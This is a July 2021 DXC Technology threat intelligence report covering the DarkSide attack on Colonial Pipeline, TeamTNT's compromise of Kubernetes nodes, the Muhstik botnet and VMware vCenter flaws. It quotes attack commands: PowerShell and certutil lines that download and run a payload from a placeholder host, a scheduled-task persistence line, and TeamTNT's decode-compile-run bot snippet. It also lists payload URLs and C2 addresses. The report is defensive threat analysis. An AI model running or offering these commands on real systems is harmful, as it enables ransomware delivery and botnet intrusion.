DXC TECHNOLOGY

Security threat intelligence report

Inside the Colonial Pipeline ransomware attack

TeamTNT found on more than 50,000 cloud nodes

Muhstik botnet targets cloud services and IoT

New updates fix VMware vCenter server vulnerabilities

July 2021

Table of contents

Message from Mark Hughes

If there were any lingering doubts about cyber threats to our critical infrastructure, they were erased by the Colonial Pipeline ransomware attack, which in less than a week triggered fuel shortages for millions of Americans. In this month's issue, we go inside the attack and the tactics, techniques, and procedures of the DarkSide group. With severe operational threats on the rise, it's time to go the extra mile to safeguard your environment.

Mark Hughes
President, Security
DXC Technology

About this report

Fusing a range of public and proprietary information feeds, including DXC's global network of security operations centers and cyber intelligence services, this report delivers an overview of major incidents, insights into key trends and strategic threat awareness.

Intelligence cutoff date:
10 June 2021

Threat updates

Inside the Colonial Pipeline ransomware attack

The attack on Colonial Pipeline company, which operates the largest U.S. pipeline system for refined oil products, triggered lines at gas stations along the Eastern Seaboard, an unprecedented response from authorities and a rare public statement from the hackers. The attackers are believed to be Eastern European cyber criminals using DarkSide as-a-service ransomware. Colonial reportedly paid the $4.4 million ransom in cryptocurrency within hours of the attack, even though the Federal Bureau of Investigation recommends not to pay ransoms. Pipeline operations began resuming May 12 after the company took certain systems offline. DarkSide managers publicly insist the attack was financially motivated, not political.

Although the Justice Department has since announced that its newly created DOJ digital extortion taskforce has recovered $2.3 million of the ransom, the event underscores how vulnerable critical infrastructure is and how bold attackers are getting.

DarkSide is ransomware sold as a service (RaaS) that was developed by actors that are collectively known as Carbon Spider or Carbanak. DarkSide was first observed in August 2020 and emerged on a Russian-language cross-site scripting (XSS) forum in November. It appears the group maintains a victim name-and-shame blog at a Tor-based domain and interacts with affiliates, who are the actors that perpetrate the attacks. The group's spokesperson, darksupp, actively advertises upgrades to the malware as well as additional features on the affiliate's management panel.

Actors who operate DarkSide employ double extortion, both encrypting the victim's data and threatening to make it public if the ransom is not paid. According to security firm Cybereason, ransom demands range from $200,000 to $2 million and the group has published stolen data from more than 40 victims. Carbon Spider alleges to have a code of conduct that prohibits attacks against hospitals, hospices, schools, universities, non-profit organizations and government agencies.

In the wake of the Colonial pipeline attack, on May 10 the group released the following statement on Twitter:

"We are apolitical, we do not participate in geopolitics, do not need to tie us with a defined government and look for other motives. Our goal is to make money, and not creating problems for society. From today we introduce moderation and check each company that our partners want to encrypt to avoid social consequences in the future."

While the group asserts that it is apolitical, it is largely understood that it operates with Russian state encouragement. Russia will likely disregard this attack, fail to seriously investigate, and may even release statements that would embolden the attackers. Furthermore, the way the malware operates (see the TTP section below), the group is actively targeting Western and Far Eastern countries.

$350M

Amount of ransomware attacks last year, according to Homeland Security Secretary Alejandro Mayorkas

Source: Fox Business

$1 trillion

Global losses from cybercrime last year, up more than 50 percent from 2018.

Source: McAfee

2015

Date of the first power outage caused by a cyber attack, impacting three utilities companies in Ukraine

Source: Allianz

Data for over 4.5 million people exposed in Air India hack

Air India was initially notified of the breach in February but only recently disclosed its involvement. From 26 August 2011 to 3 February 2021, cybercriminals were able to access names, passport information and payment details from a passenger service system, but no CVV/CVC numbers or passwords were exposed. Additional carriers affected included Star Alliance members Singapore Airlines, New Zealand Air and Lufthansa. The airline says the breach "affected around 4.5 million data subjects in the world." Forensic analysis is said to be ongoing.

Source: Sky News

Technical Summary

According to security firm Scythe, DarkSide ransomware is downloaded and executed following these steps:

- PowerShell.exe and Certutil are used for downloading and executing the ransomware:
  - » PowerShell -Command "(New-ObjectNet.WebClient).DownloadFile('http://NakedIP/payload.exe','C:\Users\Public\update.exe')
  - » Certutil.exe -urlcache -split -f http://NakedIP/payload.exe C:\Temp\update.exe
- DarkSide then checks the operating system language before executing the ransomware. If the language is among those listed -- Russian, Ukrainian, Belarusian, Tajik, Armenian, Azeri, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, Tatar, Romanian, Moldovan, or Syrian Arabic -- the attack will not progress
- The next step is creation of a new scheduled task: SCHTASKS /CREATE /SC DAILY /TN "MyTasks\Task1" /TR "C:\update.exe" /ST 11:00 /F
- Following that, data is staged and then exfiltrated through the C2 channel, then the data on the machine is encrypted and the original is erased
- DarkSide then determines if your payload is running with local administrator privileges to execute powershell Get-WmiObject Win32_Shadowcopy
- And finally, the malware is removed from the system

Tactics, techniques and procedures (TTPs)

As a RaaS, DarkSide recruits affiliates to distribute and/or provide access to target networks. The group frequently recruits penetration testers for both initial access and network propagation.

Recent research published by security firms such as Cybereason, Varonis, Palo Alto and Arete found that DarkSide targets Linux, Windows and ESXi operating systems.

For initial access to networks, attackers usually purchase access credentials on underground forums, conduct brute-force attacks, use spam campaigns to spread malware loaders or buy access to popular botnets such as Dridex, TrickBot and ZLoader.

As for post-exploitation techniques, the ransomware operators' typical arsenal includes Cobalt Strike and Metasploit frameworks, Mimikatz and BloodHound tools and built-in operating system tools to conduct reconnaissance, as well as public exploits customized to escalate privileges.

Common DarkSide TTPs are included below, as compiled by several security research firms and CISA/FBI:

- Obtains valid accounts for initial access and lateral movement
  - » Compromised credentials

New York City MTA breached by Chinese threat actors

A report in the New York Times revealed that a group believed to have links to the Chinese government penetrated the New York City Metropolitan Transportation Authority's computer systems in April. The recently revealed breach is the third known successful attack on the MTA's network in recent years. There is no evidence the hackers gained access to systems that control train cars, and rider safety was not at risk, the MTA says. In fact, officials say the intrusion appeared to have done little damage. The hackers did not make any changes to the agency's operations, collect any employee or customer information — such as credit card numbers — or compromise any MTA accounts. This incident is the latest in a series of attacks by foreign hackers on transit agencies across the country. Additionally, the breach continues a trend of attacks on critical American infrastructure, from fuel pipelines to water supply systems.

Source: New York Times

    - Threat actors may work with network access brokers to purchase access credentials
  - » Brute-force attacks
- Use of phishing/malspam campaigns or abuse of exposed or unsecured remote services for initial access and lateral movement
  - » May involve botnets such as Dridex, TrickBot and ZLoader
- Uses remote desktop protocol (RDP) to maintain persistence
  - » RDP on port 443 routed through TOR
  - » Remote desktop web (RDWeb)
- Enumerates network shares and local drives
- Executes the payload via scheduled tasks
- Deletes shadow copies to inhibit system recovery
- Stops processes related to security software to evade defenses
  - » Virtualization/sandbox evasion
- Compresses data using an archive utility prior to exfiltration
- Exfiltrates to cloud storage
- Uses RDP client connections routed through TOR (multi-hop proxy) over HTTPS and Cobalt Strike beacons for command and control
- Encrypts and steals sensitive data
  - » DarkSide uses Salsa20 and RSA encryption
- Creates a custom file name extension for encrypted files using a custom checksum of the victim's MAC address and drops a personalized ransom note for each victim, usually with filename "README.{userid}.TXT"
  - » The attackers use bitsadmin.exe to distribute the ransomware binary from a shared folder within an organization's domain controller to other assets in the environment.
  - » In order to execute the ransomware on the DC, the attackers create a scheduled task that is configured to execute the ransomware.
- DarkSide runs certain system checks to ensure the device is not located in a Russian-speaking country and stops security and backup processes.
- The ransom note includes a TOR site which victims can navigate to in order to pay and retrieve their files. (hxxp://darksidfqzcuhtk2[.]onion/<REDACTED>)
- Similar to many ransomware actors, DarkSide operators use a double-extortion technique where they threaten to publicly release sensitive information if the ransom is not paid.




Figure 3: TTPs seen throughout DARKSIDE ransomware engagements

Impact

As observed in the Colonial attack, DarkSide ransomware has the ability to cause significant damage to IT infrastructure. Organizations impacted by ransomware should expect interruptions in normal business activities. Please refer to CISA guidelines for a list of mitigation steps to reduce the risk of being compromised by ransomware.

DXC perspective

The DXC Threat Intelligence team will continue to monitor for new details as additional information becomes available. A joint advisory released by the Cybersecurity and Infrastructure Security Agency (CISA) and the Federal Bureau of Investigation (FBI) provides a robust list of mitigations and recommendations to both reduce the risk of compromise and prevent ransomware attacks.

On June 7, the U.S. Justice Department announced that it recovered $2.3 million in cryptocurrency ransom paid by Colonial Pipeline. While Bitcoin seizures are rarely pursued, this move shows that investigators are improving their skills for tracking down cryptocurrency ransom payments and have the tools to disrupt cyber criminals' revenue source. These capabilities could help deter future ransomware attacks; however, a long-term political solution will be needed to stop nation-state sponsored or endorsed attacks.

Sources:

Vice.com, Cybereason, CBS News, Bloomberg, Wired, SCMagazine, SentinelOne, Cybereason, Bleepingcomputer, Washington Post, Mitre, Blue Hexagon Threat Labs, Malwarebytes, Varonis, Arete, Reuters.

Supply chain attack hits U.S.-Australian meat supplier

In yet another global supply chain attack, JBS, the largest meat processing company in the world, felt the pinch from Russian threat actors. The ransomware attack took out systems that supported JBS in North America and Australia. The attack has even prompted action from the U.S. government. White House Principal Deputy Press Secretary Karine Jean-Pierre said, "The White House is engaging directly with the Russian government on this matter and delivering the message that responsible states do not harbor ransomware criminals." JBS said in a statement that it was able to take immediate action suspending all affected systems and its backup servers "were not affected."

Source: Security Boulevard

TeamTNT found on more than 50,000 cloud nodes

Adversary group TeamTNT is back in the news, with Trend Micro researchers saying they have uncovered more than 50,000 compromised Docker- and Kubernetes-based IPs, mainly in cloud instances in China and the United States.

In January of this year TeamTNT, which is known for exploiting unsecured Docker and daemons and deploying malicious container images, had been observed by Palo Alto's Unit 42 researchers using new tools to expand its cloud attacks to go after Kubernetes clusters.

"Once getting a foothold into a Kubernetes cluster, the malware attempted to spread over as many containers as possible and eventually launched cryptojacking operations," Unit 42 reported. The researchers named the new malware Hildegard, "the username of the tmate account that the malware used." In subsequent news TeamTNT was seen using new techniques to evade detection on systems it compromised.

Now Trend Micro says it has "found and confirmed close to 50,000 IPs compromised by … TeamTNT across multiple clusters," most exploited between March and May.

Most of the compromised nodes were in China (55 percent) and the US (16 percent), Trend Micro says, but notes that the numbers indicate "the likelihood of significantly more clusters in operation" in the United States, China and many other countries. The goal in most all cases is to install the XMRig Monero crypto miner.

Malware analysis

To dig deeper, Trend Micro researchers collected scripts from a TeamTNT server for analysis and reveals:

- Server name: kube.lateral.sh
- MD5 7ff12130c168e089ac9f9a541c4a8856
- SHA-14175732902ae2d4a4b2962ff9dd3c7cbea8d9c95
- SHA-256 0dc0d5e9d127c8027c0a5ed0ce237ab07d3ef86706d1f8d032bc8f140869c5ea
- SSDEEP768:LjjnwD+WvWfjzmW6cyUDk9ewxV43Ge2dh5kRDmJe1IL355k2yaCAPinY5a5F5BBl:DHGWQUsvwGe9CUH
- File type: unknown
- Magic Bourne-Again shell script text executable
- TrID file: seems to be plain text/ASCII (0%)
- File size: 70.89 KB (72592 bytes)

Host configuration

In practice, Trend Micro says one of the first things the TeamTNT malware does is disable bash history on the target host. Then it defines environment variables for the C2 server, including the script to install the crypto miner and the binary of the XMRig Monero miner.

A folder is created inside /tmp using $RANDOM three times, generating a sequence of random numbers, and user and system architecture information is gathered using whoami and uname –m and stored for later use.

Trend Micro also says the script installs two open-source tools available from GitHub: masscan, a network scanning tool, and the "banner grabbing" Zgrab, developed in Go.

Internet relay chat (IRC) bot installation

Analysis by Trend Micro revealed "a large base64 encoded code block to install their IRC bot." It is written in C and stored on the /tmp folder under the name kube.c to avoid suspicion, the company says. "The bot code is compiled with Gnu Compiler Collection (GCC) and removed after compiling completes. The resulting binary generated is then moved to the /root folder and renamed to kube as the code below illustrates:

```
"BASE64 ENCODED KUBE.C CODE HERE" | base64 -d > /var/tmp/kube.c

cd /var/tmp/; gcc -o /var/tmp/kube /var/tmp/kube.c && rm -f /var/tmp/kube.c

mv /var/tmp/kube /root/.kube && chmod +x /root/.kube && /root/.kube
```

The code used for this IRC bot is similar to the Kaiten IRC bot.

Trend Micro says the last part of the TeamTNT script has a kube_pwn() function that uses Masscan to find any hosts with port 10250 open, the port that belongs to the Kubernetes kubelet API.

A kubelet is an agent that runs on each Kubernetes node and ensures all containers are running in a pod, Trend Micro reports. It is also the agent that is responsible for any configuration changes on the nodes. Note: The kubelet API port 10250 should not be exposed to the internet.

Trend Micro shares this list of Kubernetes ports and what they are for:

Kubernetes ports:

Control-plane node(s)

Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	6443*	Kubernetes API server	All
TCP	Inbound	2379-2380	etcd server client API	kube-apiserver, etcd
TCP	Inbound	10250	kubelet API	Self, Control plane
TCP	Inbound	10251	kube-scheduler	Self
TCP	Inbound	10252	kube-controller-manager	Self

Worker node(s)

Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	10250	kubelet API	Self, Control plane
TCP	Inbound	30000-32767	NodePort Services†	All

The kube_pwn() function lists all the current running pods inside the node in a JSON format.

Impact

TeamTNT's previous attacks show the group has the ability to find and infiltrate cloud environments. The group has also exhibited the ability to develop sophisticated malware at a rapid pace. This latest addition to its toolchest shows growing sophistication as the group explores how to keep mining and exfiltration processes from being detected, and the fact that more than 50,000 instances have been compromised shows how successful the malware is.

DXC perspective

TeamTNT has multiple tools at its disposal and currently employs most of them during attacks. It is currently unknown what the group's plans are for harvested credentials. At the minimum, it is expected the group will continue to rack up access to more resources for its mining activities.

Proper configuration of cloud infrastructure and supporting tools will become more important as attacks of this nature become more prominent.

Sources:

VTI, Malpedia, Trend Micro Research Team.

Irish Health Service Executive attacked with ransomware

In mid-May, the Irish Health Service Executive was attacked with Conti ransomware. The service is said to have quickly shut down systems upon discovery of the attack, which primarily affected data stored on central servers. Initial evaluations revealed that patient data was not compromised. The situation was deemed at most serious and led to the postponement of a variety of services and procedures. Scheduling systems were impacted, making it challenging to cancel or reschedule appointments. Covid 19 vaccination systems were brought back online later on the day of the attack. Leaders were determined to not pay the demanded ransom.

Muhstik botnet targets cloud services and IoT

Security firm Blue Hexagon Threat Labs reports it has seen an uptick in use of the Muhstik botnet to go after cloud-based services.

Muhstik first arrived on the scene in early 2018 targeting GPON routers, but later that same year security company Intezer noted the threat actors behind the malware powering the botnet were expanding their scope and targeting web servers hosting phpMyAdmin. Today the group targets a wide range of Linux-based machines, including IoT devices.

Essentially the group expands its botnet by targeting IoT devices and then uses the bots to target cloud infrastructure, including websites and web applications. The goal is to distribute mining malware for financial gain and to expand the botnet's footprint to increase the value of DDoS-for-hire services. Past DDoS infrastructure targets include AWS, Azure and Alibaba clouds.

In terms of attack vectors, the group uses SSH brute force using a word list against default logins and accounts with weak passwords. Muhstik has also been observed exploiting the following vulnerabilities in web applications:

- CVE-2019-2725 and CVE-2017-10271 in Oracle WebLogic
- CVE-2018-7600 in Drupal

A Muhstik attack executes in multiple stages:

Stage 1:

- Payload file with name "pty" followed by a number is downloaded from the attack server.
- Example URLs:

  hxxp://159.89.156.190/.y/pty2

  hxxp://167.99.39.134/.x/pty3

Stage 2:

- Upon successful installation, Mushtik will contact the Internet Relay Chat (IRC) servers acting as the C2 infrastructure powering the botnet

Stage 3:

- Muhstik downloads the XMRrig miner and a scanning module
- The botnet uses the scanner to target other Linux servers and home routers

Blue Hexagon researchers discover the group using the following malware file:


- File Type: ELF 32-bit
- SHA-256: 6370939d4ff51b934b7a2674ee7307ed06111ab3b896a8847d16107558f58e5b
- LSB executable, ARM, EABI5 version 1 (SYSV), statically linked, for GNU/Linux 2.6.26 stripped

Blue Hexagon reports the ELF file listens locally on port 59000/TCP, establishes connections to IP address "185[.]61.149.22" and communicates on port 8080 using the IRC Protocol.

The commands accepted from the C2, the security firm says, include:

- Flooding attacks
- Download files to the infected machine
- SSH brute forcing
- Shell commands
- IRC commands

According to Unit 42, this is how Muhstik attacks unfold:



Impact

Muhstik operators have been observed actively exploiting web application vulnerabilities in Oracle WebLogic, Wordpress and Drupal. Muhstik campaigns are characterized by a payload file named "pty" that downloads additional malicious components.

The botnet is known for leveraging IRC for its C2 and has continued to use the same infrastructure since its inception. Although Muhstik operators have expanded their arsenal of tools, the actors have continued to rely on XMRig (an open-source application for Monero cryptomining); scanning modules to propagate the botnet in Linux systems and home routers; and the Mirai botnet source code to encrypt the configurations of its payload and scanning module.

DXC perspective

Muhstik is a variant of the Tsunami botnet. It is primarily used to launch DDoS-for-hire services and install malicious crypto-mining software that hijacks the processing power of victims' devices and systems to earn cryptocurrency.

Based on artifacts in the source code, the actors behind the Muhstik botnet are likely Chinese entities, however, attribution cannot be confirmed at this time. Muhstik's attack infrastructure has been linked to two other cryptomining and malware variants. The variants include a Linux backdoor and rootkit named Hidden Wasp, and a rootkit and DDoS downloader named Audentes Fortuna Iuvat Trojan. Lacework has linked this cluster of activity (dubbed Wasp 8220) to the Chinese forensics firm Shen Zhou Wang Yun Information Technology Co. Ltd.

Sources:

Intezer, Unit 42, VTI, Blue Hexagon Threat Labs.

Vulnerability updates

Other news

Millions at security risk from old routers

SolarWinds hack: Russian denial 'unconvincing'

New Panda stealer targets cryptocurrency wallets

Mobile app developers' misconfiguration of third-party services leave personal data of over 100 million exposed

New updates address VMware vCenter server vulnerabilities

VMware reports that it was privately notified of multiple vulnerabilities in the vSphere Client (HTML5) impacting VMware vCenter Server and VMware Cloud Foundation. Updates and workarounds are available to address these vulnerabilities in affected VMware products.

The first vulnerability, CVE-2021-21985, is for a "vSphere Client (HTML5) contains a remote code execution vulnerability due to lack of input validation in the Virtual SAN Health Check plug-in which is enabled by default in vCenter Server," VMware reports.

The company considers the severity of the issue to be in the Critical severity range with a maximum CVSSv3 base score of 9.8.

Threat actors with network access to port 443 "may exploit this issue to execute commands with unrestricted privileges on the underlying operating system that hosts vCenter Server," the company says. Updates and workarounds are listed here:

https://www.vmware.com/security/advisories/VMSA-2021-0010.html.

The second vulnerability, CVE-2021-21986, also concerns the vSphere Client (HTML5) but contains a vulnerability in a vSphere authentication mechanism for the Virtual SAN Health Check, Site Recovery, vSphere Lifecycle Manager, and VMware Cloud Director Availability plug-ins. Threat actors with network access to port 443 on vCenter Server may perform actions allowed by the impacted plug-ins without authentication. Workarounds are available to address these vulnerabilities in affected VMware products.

The company says the severity of this issue is in the Moderate severity range with a maximum CVSSv3 base score of 6.5.

DXC perspective

This vulnerability is currently awaiting analysis. Please refer to the VMWare advisory noted above for resolution methods and workarounds.

Sources:

Packet Storm, VMware.

DXC in security

Recognized as a leader in security services, DXC Technology helps customers prevent potential attack pathways, reduce cyber risk, and improve threat detection and incident response. Our expert advisory services and 24x7 managed security services are backed by 3,000+ experts and a global network of security operations centers. DXC provides solutions tailored to our customers' diverse security needs, with areas of specialization in Cyber Defense, Digital Identity, Secured Infrastructure and Data Protection. Learn how DXC can help protect your enterprise in the midst of largescale digital change. Visit dxc.com/security.

Stay current on the latest threats
dxc.com/threats

Get the insights that matter.
dxc.com/optin